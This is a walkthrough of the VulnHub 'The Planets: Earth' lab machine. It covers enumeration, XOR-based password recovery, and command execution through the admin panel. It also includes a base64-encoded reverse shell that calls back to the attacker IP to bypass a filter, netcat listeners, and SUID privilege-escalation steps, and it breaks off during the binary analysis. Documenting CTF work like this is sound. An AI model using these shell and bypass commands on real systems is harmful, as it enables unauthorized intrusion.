



3/31/2026

Challenge-13


Solving CTF Machines from VulnHub

The Planets: EARTH Walkthrough

Platform: VulnHub

Category: Web Exploitation / Cryptography /
Remote Code Execution / Privilege Escalation

Difficulty: Medium




YUVARAJ M

The Planet: Earth Walkthrough

Platform: VulnHub

Category: Web Exploitation / Cryptography / Remote Code Execution / Privilege Escalation

Difficulty: Medium



Challenge Description

The Planet: Earth is a medium-level machine that focuses on web enumeration, cryptographic weaknesses, remote command execution, and binary exploitation.

The goal is to:

- Discover the target machine
- Enumerate services and web application
- Identify hidden endpoints
- Break weak encryption (XOR)
- Gain initial access via web exploitation
- Execute commands on the system
- Escalate privileges using SUID binary
- Obtain root access

Target Information

Parameter	Value
Platform	VulnHub
Machine	The Planet: Earth
Attacker IP	172.20.10.3
Target IP	172.20.10.2
OS	Linux
Access	Web

Enumeration Phase

Step 1 — Network Discovery


We scanned the local network to identify active hosts.

Command:

```
arp-scan -l
```

Result:

- Target identified as: **172.20.10.2**



```
(yuvaraj@yuvaraj)-[~]
$ sudo arp-scan -l
[sudo] password for yuvaraj:
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:9f:ea, IPv4: 172.20.10.3
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1    fa:e5:ce:20:81:64    (Unknown: locally administered)
172.20.10.2    08:00:27:0c:10:1c    (Unknown)
172.20.10.4    e8:fb:1c:50:ab:27    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 16 hosts scanned in 1.469 seconds (10.89 hosts/sec). 3 responded
```

Step 2 — Port Scanning

Command:

```
nmap -sC -sV -p- -A -T4 172.20.10.2
```

Findings:

Port	Service	Details
22	SSH	OpenSSH 8.6
80	HTTP	Apache (Fedora)
443	HTTPS	Apache (SSL enabled)

```
(yuvraj@yuvraj) ~$ nmap -sC -sV -p- -A -T4 172.20.10.2
Starting Nmap 7.90 ( https://nmap.org ) at 2020-03-31 12:57 +0530
Nmap scan report for 172.20.10.2
Host is up (0.0020 latency).
Not shown: 65536 filtered tcp ports (no-response), 142 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
|_ ssh-hostkey:
|   256 50:2c:3f:dc:10:16:e9:21:7e:00:50:24:df:be:ef:ca (ECDSA)
|_ 256 50:2c:3f:dc:10:16:e9:21:7e:00:50:24:df:be:ef:ca (ECDSA)
80/tcp    open  http     Apache/2.4.51 ((Fedora) OpenSSL/1.1.1 mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1 mod_wsgi/4.7.1 Python/3.9
|_ http-title: Bad Request (400)
443/tcp   open  ssl/http Apache/2.4.51 ((Fedora) OpenSSL/1.1.1 mod_wsgi/4.7.1 Python/3.9)
|_ http-title: Bad Request (400)
|_ http-alpn:
|   http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1 mod_wsgi/4.7.1 Python/3.9
|_ ssl-cert: Subject: commonName=earth.local/STATEOFPREVIOUSNAME=space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_ Not valid before: 2021-10-12T21:28:31
|_ Not valid after: 2031-10-10T22:28:31
MAC Address: 80:00:27:0C:10:1C (Oracle VirtualBox virtual NIC)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose/router/switching-misc
Running (Nmap OS detection): Linux 4.X/5.X/6.X/7.X (97%), Mikrotik RouterOS 7.X (95%), Synology DiskStation Manager 5.X (90%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6.0 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:synology:diskstation-manager:5.2
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 6.0 (97%), Linux 4.19 (95%), OpenMT 21.02 (Linux 5.4) (95%), Mikrotik RouterOS 7.2 - 7.5 (Linux 5.6.3) (95%), Linux 2.6.32 - 3.13 (91%), Linux 3.2 - 4.14 (9
2%), Linux 2.6.32 - 3.18 (90%), Linux 2.6.19 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.88 ms 172.20.10.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.11 seconds
```

Step 3 — Virtual Host Discovery


SSL certificate revealed:

- earth.local
- terratest.earth.local

Action:

Edited **/etc/hosts**:

```
172.20.10.2 earth.local terratest.earth.local
```



```
GNU nano 8.7
192.168.5.204 funbox11
127.0.0.1 localhost
127.0.1.1 yuvaraj.yuvaraj.com yuvaraj
172.20.10.2 earth.local terratest.earth.local
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Web Enumeration

Directory Discovery

Command:

```
gobuster dir -u https://earth.local -w /usr/share/wordlists/dirb/common.txt -k
```

Findings:

- /admin
- /cgi-bin

```
(yuvaraj@yuvaraj)-[~]
$ gobuster dir --url https://earth.local -w /usr/share/wordlists/dirb/common.txt -k

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://earth.local
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

admin (Status: 301) [Size: 0] [→ /admin/]
cgi-bin/ (Status: 403) [Size: 199]
Progress: 4613 / 4613 (100.00%)

Finished
```

Terratest Enumeration

Command:

```
gobuster dir -u https://terratest.earth.local -w /usr/share/wordlists/dirb/common.txt -k
```

Findings:

- robots.txt
- index.html

```
(yuvaraj@yuvaraj)-[~]
$ gobuster dir --url https://terratest.earth.local -w /usr/share/wordlists/dirb/common.txt -k

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                https://terratest.earth.local
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8.2
[+] Timeout:            10s

Starting gobuster in directory enumeration mode

.hta                (Status: 403) [Size: 199]
.htaccess           (Status: 403) [Size: 199]
.htpasswd           (Status: 403) [Size: 199]
cgi-bin/            (Status: 403) [Size: 199]
index.html          (Status: 200) [Size: 26]
robots.txt          (Status: 200) [Size: 521]
Progress: 4613 / 4613 (100.00%)


Finished
```

robots.txt Analysis

The file contained:

Disallow: /testingnotes.*

- Indicates hidden file with unknown extension.



The screenshot shows a web browser window with the address bar displaying `terratest.earth.local/robots.txt`. The page content lists various file types disallowed by the robots.txt file, including `/*.asp`, `/*.aspx`, `/*.bat`, `/*.c`, `/*.cfm`, `/*.cgi`, `/*.com`, `/*.dll`, `/*.exe`, `/*.htm`, `/*.html`, `/*.inc`, `/*.jhtml`, `/*.jsa`, `/*.json`, `/*.jsp`, `/*.log`, `/*.mdb`, `/*.nsf`, `/*.php`, `/*.phtml`, `/*.pl`, `/*.reg`, `/*.sh`, `/*.shtml`, `/*.sql`, `/*.txt`, `/*.xml`, and `/testingnotes.*`. The browser's taskbar at the top shows several open windows, including 'Kali Linux', 'The Planets: Earth ~ Vuln', 'Earth Secure Messaging', and 'terratest.earth.local/robots.t'. The browser's address bar also shows several search engines and tools, including 'OffSec', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'.

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```


Sensitive File Discovery

Accessed:

[testingnotes.txt](#)

Key Information:

- XOR encryption used
- Username: **terra**
- Reference file: **testdata.txt**




Plaintext File Discovery

Accessed:

[testdata.txt](#)

- Contains readable text used for encryption testing.



Cryptography Exploitation (XOR)

Encrypted data was found on [earth.local](#).


Using:

- Plaintext → [testdata.txt](#)
- Ciphertext → from web page

Tool used: **CyberChef**

Recovered password:

earthclimatechangebad4humans



Initial Access (Web Login)


Credentials:

Username: **terra**

Password: **earthclimatechangebad4humans**

Logged into:


<https://earth.local/admin/>



Remote Code Execution

Admin panel provided a **CLI command execution tool**.

This allowed execution of system commands directly.



Admin Command Tool


Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

Run command

Command output:



Admin Command Tool


Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

Run command

Command output: apache



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

Run command

Command output: /var/earth_web/user_flag.txt


Post Exploitation

User Flag

```
cat /var/earth_web/user_flag.txt
```

User Flag:

```
user_flag_3353b67d6437f07ba7d34afd7d2fc27d
```



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

Run command

Command output: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

Reverse Shell

Encoded payload used to bypass filtering:



```
echo "c2ggLWkgPiYgL2Rldi90Y3AvMTcyLjIwLjEwLjMvNDQ0NCAwPiYxCg==" | base64 -d | bash
```

Listener:

```
nc -lvp 4444
```

Access gained as:

Apache



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).
• Remote connections are forbidden.

CLI command:
sh -i >& /dev/tcp/172

Run command

Command output:

```
yuvaraj@yuvaraj:~$ echo "sh -i >& /dev/tcp/172.20.10.3/4444 0>&1" | base64 -d | bash
c2ggLWkgPiYgL2Rldi90Y3AvMTcyLjIwLjEwLjMvNDQ0NCAwPiYxCg==
yuvaraj@yuvaraj:~$
```

```

(yuvaraj@yuvaraj)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.20.10.3] from (UNKNOWN) [172.20.10.2] 49286
sh: cannot set terminal process group (840): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.1$ whoami
whoami
apache
sh-5.1$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.1$

```

Privilege Escalation

Step 1 — SUID Enumeration

```
find / -perm -4000 -type f 2>/dev/null
```

Interesting binary:

```
/usr/bin/reset_root
```

```

bash-5.1$ find / -perm /4000 -type f 2>/dev/null
find / -perm /4000 -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$

```

Step 2 — Binary Analysis

Extracted binary and analysed using:

```
strings reset_root
strace ./reset_root
ltrace ./reset_root
```

```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ █
```

```
yuvaraj@yuvaraj: ~
$ nc -lvp 9001 > reset_root
listening on [any] 9001 ...
connect to [172.20.10.3] from earth.local [172.20.10.2] 41256
yuvaraj@yuvaraj: ~
$ ls
